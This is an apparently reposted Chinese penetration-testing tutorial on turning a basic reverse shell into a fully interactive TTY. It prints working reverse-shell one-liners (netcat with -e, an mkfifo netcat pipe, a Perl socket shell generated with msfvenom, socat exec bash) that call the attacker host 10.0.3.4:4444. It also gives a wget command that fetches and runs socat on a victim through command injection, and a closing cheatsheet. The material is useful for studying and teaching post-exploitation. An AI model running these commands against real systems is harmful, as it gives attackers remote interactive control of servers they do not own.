
linux sh gt tty,如何将简单的Shell转换成为完全交互式的TTY

转载

原标题：如何将简单的Shell转换成为完全交互式的TTY

作为一名渗透测试人员，最令人激动的莫过于netcat为我们反弹回了一个shell连接，以及通过id命令查看到一个令人满意的用户权限。但凡事总有意外，由于我们获取的shell并不是一个具有完整交互的shell，因此可能会在使用过程中被挂起，甚至还可能会因为我们的操作失误，例如不小心摁下了 “Ctrl-C”键，这将直接终止我们的整个shell进程让徒劳而归。



除了没有正确处理SIGINT(信号)之外，这些“哑”shell还有其它诸多缺点：

一些命令如su和ssh，需要一个正确的终端才能运行

通常不显示STDERR

无法正常使用vim等文本编辑器

没有完成标签

没有向上箭头使用历史

没有jobcontrol等

长话短说虽然这些sehll也很棒，但我更倾向于在完全互动的TTY中进行操作。下面我将为大家分享一些用来“升级”这些shell的技巧和方法。在正式开始之前我向大家推荐一个叫Pentest Monkey的博客，以及Phineas Fisher的技术视频和writeup：

http://pentestmonkey.net/blog/post-exploitation-without-a-tty

https://www.youtube.com/watch?v=ol_ZhFCS3AQ#t=25m53s

http://pastebin.com/raw/0SNSvyjJ

为了便于演示，以下所有的屏幕截图和命令都将在一台易受攻击的Web服务器(“VICTIM”)和用于捕获shell的Kali VM(“KALI”)上完成。

VICTIM IP: 10.0.3.7

KALI IP: 10.0.3.4 生成反向shell命令

我们首先使用netcat来获取最常见的反向shell： nc -e /bin/sh 10.0.3.44444

在kali虚拟机上我们输入以下命令： nc -lvp 4444

问题不在于每个服务器是否都安装了netcat，并且也不是每个版本的netcat都具备-e选项。Pentest Monkey有篇关于反向shell的cheatsheet，为我们提供了一些不同的方法。但我更热衷于使用Metasploit的msfvenom一行生成命令。

Metasploit在“cmd/unix”下，有几个可用于生成单行绑定或反向shell的payload：

```
root@kali:~# msfvenom -l payloads |grep "cmd/unix"|awk '{print $1}'
cmd/unix/bind_awk
cmd/unix/bind_inetd
cmd/unix/bind_lua
cmd/unix/bind_netcat
cmd/unix/bind_netcat_gaping
cmd/unix/bind_netcat_gaping_ipv6
cmd/unix/bind_nodejs
cmd/unix/bind_perl
cmd/unix/bind_perl_ipv6
cmd/unix/bind_ruby
cmd/unix/bind_ruby_ipv6
cmd/unix/bind_zsh
cmd/unix/generic
cmd/unix/interact
cmd/unix/reverse
cmd/unix/reverse_awk
cmd/unix/reverse_bash
cmd/unix/reverse_bash_telnet_ssl
cmd/unix/reverse_lua
cmd/unix/reverse_ncat_ssl
cmd/unix/reverse_netcat
cmd/unix/reverse_netcat_gaping
cmd/unix/reverse_nodejs
cmd/unix/reverse_openssl
cmd/unix/reverse_perl
cmd/unix/reverse_perl_ssl
cmd/unix/reverse_php_ssl
cmd/unix/reverse_python
cmd/unix/reverse_python_ssl
cmd/unix/reverse_ruby
cmd/unix/reverse_ruby_ssl
cmd/unix/reverse_ssl_double_telnet
cmd/unix/reverse_zsh
```

以上显示的所有payload都可以和msfvenom一起使用，并且我们可以根据自身需求指定LHOST，LPORT或RPORT。例如，这里是一个不需要-e标志的netcat命令：

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat LHOST=10.0.3.4 LPORT=4444 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 87 bytes
mkfifo /tmp/lneo; nc 10.0.3.4 4444 0</tmp/lneo | /bin/sh >/tmp/lneo 2>&1; rm /tmp/lneo
```


如果没有安装netcat，我们还可以生成一个Perl的反向shell：

```
root@kali:~# msfvenom -p cmd/unix/reverse_perl LHOST=10.0.3.4 LPORT=4444 R
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 227 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socke
t::INET(PeerAddr,"10.0.3.4:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
```

这些都可以通过使用netcat，并侦听指定的端口(4444)来捕获。 方法1：Python pty模块

对于已经安装了python的系统，我们可以使用python提供的pty模块，只需要一行脚本就可以创建一个原生的终端，命令如下： python -c 'import pty; pty.spawn("/bin/bash")'

在创建完成后，我们此时就可以运行su命令了。(并且界面提示也变得更加友好)



即便如此，但问题依旧没有完全的解决。例如SIGINT(Ctrl-C)仍然会关闭终止Netcat，完成标签或历史记录也依旧没有，但这个方法在实际运用中也有一定的效果。 方法2：使用socat

socat是一个netcat上的替代工具，可以说是nc的增强版。我们可以使用Socat通过TCP连接传递完整的TTY。

如果你成功在目标机器安装了socat，那么我们就可以通过以下命令来获取到一个完全交互式的TTY反向shell：

在kali虚拟机我们运行以下侦听命令： socat file:`tty`,raw,echo=0 tcp-listen:4444

在目标机器我们运行： socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444

如果目标系统没有安装socat你可以通过以下Github地址，下载相关的二进制静态文件进行安装：

https://github.com/andrew-d/static-binaries

通过命令注入漏洞，我们可以将socat二进制文件下载到一个可写的目录，并通过chmod命令修改文件的执行权限，然后在一行中执行反向shell： wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socatexec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444

此时在kali，你将会获取到一个完全交互式的TTY会话。它支持完成标签，SIGINT/SIGSTP，vim，向上箭头使用历史等。

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:4444
www-data@precise64:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@precise64:~$ cd /etc/
alternatives/      dpkg/              lvm/               resolvconf/
apache2/           fonts/             modprobe.d/        rsyslog.d/
apm/               fstab.d/           network/           security/
apparmor/          groff/             newt/              sgml/
apparmor.d/        grub.d/            opt/               skel/
apt/               init/              pam.d/             ssh/
bash_completion.d/ init.d/            perl/              ssl/
ca-certificates/   initramfs-tools/   pm/                sudoers.d/
calendar/          insserv/           ppp/               sysctl.d/
chatscripts/       insserv.conf.d/    profile.d/         systemd/
console-setup/     iproute2/          python/            terminfo/
cron.d/            iscsi/             python2.7/         udev/
cron.daily/        kbd/               rc0.d/             ufw/
cron.hourly/       kernel/            rc1.d/             update-manager/
cron.monthly/      ldap/              rc2.d/             update-motd.d/
cron.weekly/       ld.so.conf.d/      rc3.d/             vim/
dbus-1/            libnl-3/           rc4.d/             X11/
default/           logcheck/          rc5.d/             xml/
depmod.d/          logrotate.d/       rc6.d/
dhcp/              lsb-base/          rcS.d/
www-data@precise64:~$ cat
^C
www-data@precise64:~$ sleep 100
^Z
[1]+  Stopped                 sleep 100
www-data@precise64:~$ jobs
[1]+  Stopped                 sleep 100
```

方法3：魔术般的Netcat升级

在Phineas Fisher的技术视频中该方法被展示出来，在我看来感觉就像是魔术一般。基本操作就是在kali终端内设置一些stty选项，最终将“哑”netcat shell升级到了一个完全交互的TTY。

首先我们使用与方法1相同的技术来生成PTY。一旦bash在PTY中运行，我们按Ctrl-Z键将shell调至后台运行

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 57202
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@precise64:/tmp$ ^Z
[1]+  Stopped                 nc -lvp 4444
root@kali:~#
```

现在我们来检查当前终端和STTY信息，所以我们可以强制连接到shell并匹配：

```
root@kali:~# echo $TERM
xterm-256color
root@kali:~# stty -a
speed 38400 baud; rows 38; columns 116; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc
root@kali:~#
```

所需的信息是TERM类型(“xterm-256color”)和当前TTY的大小(38行；116列)


接着我们将当前STTY设置为raw(请确保shell仍在后台运行)，并使用以下命令回显输入字符： stty raw -echo

使用raw stty，输入/输出将看起来有点奇怪，你可能看不到下一个命令，但是当你键入时，它们则会被执行。


下一个前台shell将重新打开反向shell，但格式化将关闭。最后，重新初始化终端。

注意：我没有再次键入nc命令(如上图所示)。我实际上进入到了fg(前台)，但这并没有被打印出来。nc命令现在是处于前台的工作状态。reset命令进入到netcat shell中后，shell会正常显示。最后一步是设置shell，终端类型和stty大小来匹配我们当前的Kali窗口(上面收集的信息)。 $ export SHELL=bash $ export TERM=xterm256-color $ stty rows 38 columns 116

最终的结果是我们将获取到一个在netcat之上的完全交互式的TTY，它具有我们所期望的所有功能(tab-complete，history，job control等)：



甚至我们还可以在netcat shell上运行Tmux!



Cheatsheet

Cheatsheet命令：

使用Python作为一个伪终端 python -c 'import pty; pty.spawn("/bin/bash")'

使用socat #Listener:socat file:`tty`,raw,echo=0 tcp-listen:4444#Victim:socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444

使用stty选项

In reverse shell$ python -c 'import pty; pty.spawn("/bin/bash")'Ctrl-Z# In Kali$ stty raw -echo $ fg# In reverse shell$ reset $ export SHELL=bash $ export TERM=xterm-256color $ stty rows columns 返回搜狐，查看更多

责任编辑：